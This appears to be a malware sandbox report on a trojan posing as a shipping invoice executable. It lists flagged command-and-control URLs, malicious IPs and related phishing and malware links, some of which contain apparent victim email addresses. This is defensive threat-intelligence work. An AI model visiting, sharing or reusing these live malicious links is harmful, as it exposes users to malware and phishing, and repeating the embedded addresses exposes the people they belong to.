
Name	Malicious	Antivirus Detection	Reputation
http://www.thelonerangernews.com/mqgf/?v2Jx9=0pY0Q8thwtJli0y0&1bz=Nu/G71QL4p4BT86mcqNaj5MI96K7Vz5eVXtDqKTsfKVXKjxrmX+SwuyoO8XqTg4wxzHG	true	• Avira URL Cloud: safe	unknown
http://www.gettingthehelloutofca.com/mqgf/?1bz=KR2H7bR68gwXZ0UwRZoWOm+3/bRM+9g3CvwIMuaCj43AHNBZDZgp33E9vheCRffBPsp5&v2Jx9=0pY0Q8thwtJli0y0	true	• Avira URL Cloud: safe	unknown
http://www.wtmailer15.com/mqgf/?1bz=o6fJD+zMZxVzOfk4IEdwtZQvSv9vl5cBPUt1QiawFeZ3y3tXUJIXw0nGuJCyWZvSLK28&v2Jx9=0pY0Q8thwtJli0y0	true	• Avira URL Cloud: safe	unknown
http://www.hvcharging.com/mqgf/?1bz=hQvvPGE3muAzcBcpOXnjuQwkQGZsNu5C1c7nvvAMRpq5p952PPZlPGy2DG7Zpy1FuWTU&v2Jx9=0pY0Q8thwtJli0y0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://openoffice.org/2001/block-list	nse53A7.tmp.0.dr	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	Shipping INVOICE-BL Shipment..exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	Shipping INVOICE-BL Shipment..exe	false		high
http://www.freedesktop.org/standards/shared-mime-info	nse53A7.tmp.0.dr	false		high
http://www.businessobjects.com0	nse53A7.tmp.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 0.693351563.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.710942524.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.78.24	unknown	United States		2635	AUTOMATTICUS	true
95.215.210.10	unknown	Russian Federation		49055	NEWIT-ASRU	true
165.227.229.15	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.88.85.105	unknown	United States		18978	ENZUINC-US	true
75.126.100.11	unknown	United States		36351	SOFTLAYERUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323227
Start date:	26.11.2020
Start time:	15:06:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Shipping INVOICE-BL Shipment..exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/27@11/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 69.3% (good quality ratio 63.9%) • Quality average: 72.3% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 82% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.255.188.83, 104.43.193.48, 51.104.139.180, 20.54.26.129, 52.155.217.156, 8.241.121.254, 8.248.117.254, 67.26.83.254, 67.26.73.254, 67.26.81.254 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ctldl.windowsupdate.com, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:07:26	API Interceptor	20x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.78.24	dB7XQuemMc.exe	Get hash	malicious	Browse	• www.lostintraveland.com/nt8e/?wfv=VbtcqB+EWbxdZOX/9YxeVA6owrwkM55mfLmzDpPytykHKv5w+HQ2tOlnH/hPksablPhH&Tj=yrIt
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• www.pamforprogress.com/bg8v/?YvuLylfp=DPerEW6C5mmZA0l94jTYzByN7CgGbRpDXVp6aOkaUr5qiBkcUA6mjjfpS5thmS0etuhe0Le2iw==&EZ6tXv=jfFD8XLPm
	4lsCTb3dCs.xlsx	Get hash	malicious	Browse	• www.albamauto.net/mlr/?TB=M2ONgKWxO+pxZDmGkRYnBgr0Qvxkx07TSjUdIXRuuPJ75jwEP4sVnZ6k4+tDxb4GtZG3Dw==&-Z=KX7t
	ORDER LIST.exe	Get hash	malicious	Browse	• www.fieldstoneweb.com/d8h/?uVj0=M694u&elX=G2AD4xCmb4k5smncvxEgkOrSnmQsxzVS0kRbAQojBm5YrhxKsIkYx8nrOX7npgeB9Q6J
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.caffeinatedmamasblog.com/bw82/?K4k0=ppkw3jVLAhg0fBK+Rqz7w5wuFkCqrmyhYj1xCoWLem4jpCaa6eG2jsuqoj7iAnfAkBOg&dDH=P0GPezWpdVGtah

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DEWA PROJECT 12100317.exe	Get hash	malicious	Browse	• www.caffeinatedmamasblog.com/bw82/?Sh=ppkw3jVLAhg0fBK+Rqz7w5wuFkCqrmyhYj1xCoWLem4jpCaa6eG2jsuqoj7iAnfAkBOg&RZB=dnrxRrdHFPe8sx
	camscanner-011022020.exe	Get hash	malicious	Browse	• www.lostintravelland.com/nt8e/?AjR=6lNDud_px60PYpMP&GdC0=VbtcqB+EWbxdZOX/9YxeVA6owrwkM55mfLmzDpPytykHKv5w+HQ2tOlnH/t2oN2bfJ9W1t42Dw==
	yeni sipari#U015f.exe	Get hash	malicious	Browse	• www.candidlyadulting.com/fs8/?Jtx=hpmTov6x9FExUxk&DxlpiZ=D3R6JGO1r/B7aryTXvdtZUIZz7VR99K4SJ+m/jhm2M7Qu8tRU5/30gbZTGzF02WjXx2GFv5WGw==
	N8dZeg2Gwv.exe	Get hash	malicious	Browse	• www.silablume.life/nsz0/?EZA4Dv=sJMqT74yzKPc0CXZ1bVZ9vmXm9D5l+yr1mEW4OMm1AmvM4uivsaDi0GnhxfyNMGqcICX&DzrLW=VBZtT8H860ZDMf
	Ordem de Compra.exe	Get hash	malicious	Browse	• www.candidlyadulting.com/fs8/?ohrXP=8pVlQDW0DHcdZ&aFQLkfLx=D3R6JGO1r/B7aryTXvdtZUIZz7VR99K4SJ+m/jhm2M7Qu8tRU5/30gbZTFfVoHKYQEfX
	Remittance Scan DOC-2029293#PI207-048.pptx.exe	Get hash	malicious	Browse	• www.verhoovensjazz.com/svh9/?pvbxDRU0=hIXnITRX5g9qlr7UKMVcUmQgGYVza+1LZ4MbDhBPrfD3KmnI5h1sBMIzq9NdJDKiEkau&GF=6lAXWxuPj6ip-nG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO8479349743085.exe	Get hash	malicious	Browse	• www.ilginozgul.academy/d8h/?njq0sr=RzuPip&Jfy=hxziWhDbe9FtO5QC+layu5oAw7zUzdpri4d+sOU1Z76r/3C/gB///JFONya9oZ2maPzF
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.wisdom-consult.com/eao/?4h0=T0Tn5CMpJlw7KTFi8mklq+ufWO0+gN0tiRN8n0KpOAruCx/Skg63+XHqwTAdYe+Ba4Dk&wR=OtxhY2
	Lab06-04.exe	Get hash	malicious	Browse	• www.practicalmalwareanalysis.com/cc.htm
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• www.wisdom-consult.com/eao/?sN=XxlTxbk0bRLtdLp&7nt4il2=T0Tn5CMpJlw7KTFi8mklq+ufWO0+gN0tiRN8n0KpOAruCx/Skg63+XHqwTAdYe+Ba4Dk
	sample.exe	Get hash	malicious	Browse	• www.broadcastsfromthebrainradio.com/kbr/?IDKDM4yx=sxsN1nJkucau2pxuJEzF+Ou0Y2fZMywFtQwHpaGWE6wL4+YSQccjq2y4HrbzwsseprRV&CXO03=fTjPtjUxadQPaH
	5PTXM4x7ySyoOy6.exe	Get hash	malicious	Browse	• www.briankarenontour.com/cdm/?9r7Lx=FdC4&tZUP=BsKydJtdCX/LmGJNw6ljwlptjSMnAePZ9lQvPe5DRIF9jZdfgTCYKvcvUdDrbb5JxrKt
	Vessel details.exe	Get hash	malicious	Browse	• www.electrictractorinc.com/aut/?Qxo=6AkeHu94VUL9K29KVGiRaXTp4SaEFDH9eRBS58btbVSf3gxFjHFad8uHTII5qActZvYLk1ugVw==&MJBD=FdCp3xCPZ4mLG8jP
	Lab07-02.exe	Get hash	malicious	Browse	• www.practicalmalwareanalysis.com/ad.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Lab13-01.exe	Get hash	malicious	Browse	• www.practicalmalwareanalysis.com/MDYxNTQ0/
34.102.136.180	PO98765.exe	Get hash	malicious	Browse	• www.westhighlandwaytours.com/sbmh/?4hLtM4=7c1Yf2hXTdqRFKk5H17xFHcZtn6ZaViryhouZ8x83IEcsjPhhroi25cpiHSX6hk8gWCa&n0DXRn=xPJxZNG0xPz
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• www.setyourhead.com/kgw/?YPxdA=qxnbG0TgnGHGw+QslghqCPaDw7mfFbPu6Z/l2x9tLypy5Il4TL/Oe56TI1g3tXVevJbT7w==&FN=-ZD4lhJxcp08lll
	PI202009255687.xlsx	Get hash	malicious	Browse	• www.lygosfilms.info/ogg/?Xrx4lx8=o9DTWGgejQhFb0XDNKFr8x252gLWlqtFw+u/liN1z9p9QWzZEqjsrtg5rynyb3VCEFeW0g==&eny8V=8p-t_j0xRnOLT2
	VOMAXTRADING.doc	Get hash	malicious	Browse	• www.mycapecrusade.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=5Lfh6qcZO6QCpL41ah3mk8LUL3OJ/OZx9c26bzra2u0GgF5XtbJN8WKHQCrI7u2LEBkhnA==
	purchase order.exe	Get hash	malicious	Browse	• www.rettexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp
	inv.exe	Get hash	malicious	Browse	• www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	anthon.exe	Get hash	malicious	Browse	• www.stlmache.com/94sb/?D8c=zlihirZ0hdZXaD&8pdPSNhX=oHhCnRhAqLFON9zTJDssyW7Qcc6qw5o0Z4654po5P9rAmpqiU8ijSaSHb7UixrcmwTy4
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• www.messianicentertainment.com/mkv/
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• www.youarecoveredamerica.com/cxs/?wR=30eviFukjpDMKdZAPLSN5kaysTzlcADcsOyOixR0/60FoTO0nFa3+4ZYvhmf8uIzSvTf&V4=inHXwbhx
	PO EME39134.xlsx	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?NL08b=wzYKSVBwuJMkKFzZssaTzgW2Vk9zJFgyObnh9ous05GVmO8iDcl865kQdMMIGiQlXQz3Bg==&Ab=JpApTx
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• www.d2cbox.com/coz3/?RFN4=Db4oM/0ZSLcS2WrsSk0EAPitYAH7G5kPXSBsu1Ti9XYpj/EUmwYzXG6I+6XEGkDvXHlCmg==&RB=NL00JzKhBv9HkNRp
	Document Required.xlsx	Get hash	malicious	Browse	• www.vegbydesign.net/et2d/?LDHDp=V0L4Gg8XEG33noZ7KcimyECCbO7JKaiXnbIiZHmOm/4B4fbkqB2G6gSUI7eOq1VGLYG7cQ==&1bY8l=ktg8tf6PjX7
	Payment - Swift Copy.exe	Get hash	malicious	Browse	• www.meetyourwish.com/mnc/?Mdkdxdax=WY4KUSY8ftRWBzX7AqE30jxuDiwNulyYTSspkj6O426HLT41/FrvTZzWmkvAdUuy3I6l&ZVj0=YN6tXn0HZ8X
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• www.kanmra.com/bg8v/?DXIXO=bN+sZwdqksHEVUXNrgv1qWKxxuRS+qOVBUFqNGSJvK31ERFsrbT8+Ywa/qntJ641tecm&Jt7=XPv4nH2h

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SR7UzD8vSg.exe	Get hash	malicious	Browse	• www.seatoskyphotos.com/g65/?7nwhJ4l=TXJeSLolb01vansOrhIgOMhNYUnQdj/rfF4amJcBrUYE+yYYkSMe6xNPoYCNXAECPfCM&PpJ=2dGHUZtH1RcT9x
	fSBya4AvVj.exe	Get hash	malicious	Browse	• www.crdtchef.com/coz3/?uVg8S=yVCTVPM0BpPlbRn&Cb=6KJmJcklo30WnY6vewxcXLig2KFmxMKN3/pat9BWRdDInxGr1qf1MmoT0+9/86rmVbJja+uPDg==
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.space-ghost.com/mz59/?DxlpdH=bx7WlvEZr3O5XBwlnsT/p4C3h10gePk/QJkiFTbVYZMx/qNyufU701Fr8sAaS9DQf7SJ&k2Jxtb=fDHHbT_hY
	ptFIhqUe89.exe	Get hash	malicious	Browse	• www.pethgroup.com/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=wzYKSVB1uOMgKV/VusaTzgW2Vk9zJFgyOb/xhrytwZGUm/QkEM0ws9cSepgeCyUWcTuH
	G1K3UzwJBx.exe	Get hash	malicious	Browse	• www.softdevteams.com/wsu/?JfBpEB4H=UDFlvLrb363Z/K3+q9OjWueixmKoOm8xQw3Yd3ofqrJMoI6bXqsuqW1H0uReyIz+CvJE&odqddr=RzuhPD
	ARRIVAL NOTICE.xlsx	Get hash	malicious	Browse	• www.befitptstudio.com/ogg/?oN9xX=4mwbOnk+WEse1PEPUI+9OE7CuRKrYpR8Uy9t/eBM2SPWQ9N1Pm1uQBQ852Ah+FLlD8dO/Q==&r8=-ZoxsbmheH5H_0_

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	http://https://showmewhatyouhave.com/wp-includes/ID3/ASB/?email=kmcpherson@deloitte.co.nz	Get hash	malicious	Browse	• 192.0.77.48
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• 74.114.154.18
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 192.0.78.25
	http://https://www.im-creator.com/viewer/vbid-2070bf26-abbmfckb	Get hash	malicious	Browse	• 192.0.73.2
	http://https://ilovesanmarzanodop.com/wp-content/uploads/2020/supp/adfs/index.html	Get hash	malicious	Browse	• 192.0.77.48
	http://binhnhi.com/index.html	Get hash	malicious	Browse	• 192.0.77.2
	Final-Payment-Receipt.exe	Get hash	malicious	Browse	• 192.0.78.230
	http://https://app.clio.com/link/AxWtfjmmzhja	Get hash	malicious	Browse	• 192.0.77.37
	KYC_DOC_.EXE	Get hash	malicious	Browse	• 192.0.78.25
	http://https://duemiglia.com	Get hash	malicious	Browse	• 192.0.77.48
	http://homeschoolingteen.com	Get hash	malicious	Browse	• 192.0.73.2
	http://https://facialxpressions.com/mox/	Get hash	malicious	Browse	• 192.0.77.48
	http://https://www.women.com/alexa/quiz-dialect-test	Get hash	malicious	Browse	• 192.0.77.40
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 192.0.78.24
	Amazon-Service-Center[2368].docx	Get hash	malicious	Browse	• 74.114.154.17
	Amazon-Service-Center[2368].docx	Get hash	malicious	Browse	• 74.114.154.17
	http://www.bananalife.com.au/	Get hash	malicious	Browse	• 192.0.77.48
	http://https://10009907.createsend1.com/t/t-l-xdrsjk-l-r/#bWFyay5ibHVtQGNvZ25pYW4uY29t	Get hash	malicious	Browse	• 192.0.73.2
	http://https://10009907.createsend1.com/t/t-l-xdrsjk-l-r/#bWFyay5ibHVtQGNvZ25pYW4uY29t	Get hash	malicious	Browse	• 192.0.73.2
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 192.0.78.24
GOOGLEUS	2zv940v7.dll	Get hash	malicious	Browse	• 216.58.215.225
	zojNE48815.apk	Get hash	malicious	Browse	• 8.8.4.4
	ANGEBOTXANFORDERNXXXXXXXXX26-11-2020.ppt	Get hash	malicious	Browse	• 172.217.168.1
	http://nity.midlidl.com/index	Get hash	malicious	Browse	• 216.58.206.1
	http://https://agjwxdkpqlmqklurjaovxhcdfc-dot-gloff00403993445.uk.r.appspot.com/#kynan.doha@fordway.com&data=04|01|kynan.doha@fordway.com|e82b1ab95d564094873f08d891edc7dc|92f571261c684e5180855cb2e14cc381|1|0|637419797746769194|Unknown|TWFpbGZsb3d8eyJWIjoiMC4wLjAwMDAiLCJQIjoiV2luMzIiLCJBTiI6Ik1haWwiLCJXVCI6Mn0=|1000&sdata=ZTxemzXa/xUx+Bg3lTShaT+EzejxRYLSPxP6RLnzsM0=&reserved=0	Get hash	malicious	Browse	• 172.217.168.84
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rI4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 172.217.168.52
	http://pma.climabitus.com/undercook.php	Get hash	malicious	Browse	• 216.58.215.225
	http://https://brechi5.wixsite.com/owa-webmail-updates	Get hash	malicious	Browse	• 216.58.212.162
	PO98765.exe	Get hash	malicious	Browse	• 34.102.136.180
	Booking Confirmation.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PI202009255687.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	VOMAXTRADING.doc	Get hash	malicious	Browse	• 34.102.136.180
	ACCOUNT TEAM.ppt	Get hash	malicious	Browse	• 172.217.168.1
	purchase order.exe	Get hash	malicious	Browse	• 34.102.136.180
	inv.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://email.balluun.com/ls/click?upn=0tHwWGqJA7fIfwq261XQPoa-2Bm5KwDIa4k7cEZI4W-2FdMZ1Q80M51jA5s51EdYNFwUO080OaXBwsUkIwQ6bL8cCo1cNcDJzlw2uVCKEfhUzZ7Fudhp6bkdbJB13EqLH9-2B4kEnaIsd7WRusADisZIU-2FqT0gWvSPQ-2BUMBeGniMV23Qog3fOaT300-2Fv2T0mA5uuaLf6MwKyAEEDv4vRU3MHAWtQ-3D-3DaUdf_BEBGVEU6IBswk46BP-2FJGpTLX-2FIf4Ner2WBFJyc5PmXI5kSwVWq-2FIninIJmDnNhUsSuO8YJPXc32diFLFly8-2FlazGQr8nbzBIO-2BSvdfUqJySNySwNZh5-2F7tiFSU4CooXZWp-2FjpdCX-2Fz89pGPVGN3nhMItFmIBBYMcjwlGWZ8vS3fpyiPHr-2BxekPNfR4Lq-2Baznil07vpcMoEZofdPQTnqnmg-3D-3D	Get hash	malicious	Browse	• 172.217.168.84
	2020112395387_pdf.exe	Get hash	malicious	Browse	• 35.246.6.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	anthon.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://searchlf.com	Get hash	malicious	Browse	• 74.125.128.154
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 34.102.136.180
DIGITALOCEAN-ASNUS	CompensationClaim-261722907-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	CompensationClaim-261722907-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	http://searchlf.com	Get hash	malicious	Browse	• 82.196.7.246
	Izezma64.dll	Get hash	malicious	Browse	• 68.183.89.248
	fuxenm32.dll	Get hash	malicious	Browse	• 68.183.89.248
	ebuQ5cmR6y.doc	Get hash	malicious	Browse	• 138.197.207.88
	http://https://doc.clickup.com/p/h/84zph-7/c3996c24fc61b45	Get hash	malicious	Browse	• 161.35.15.77
	22.exe	Get hash	malicious	Browse	• 134.122.48.156
	CompensationClaim-310074970-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
	CompensationClaim-310074970-11242020.xls	Get hash	malicious	Browse	• 157.245.97.213
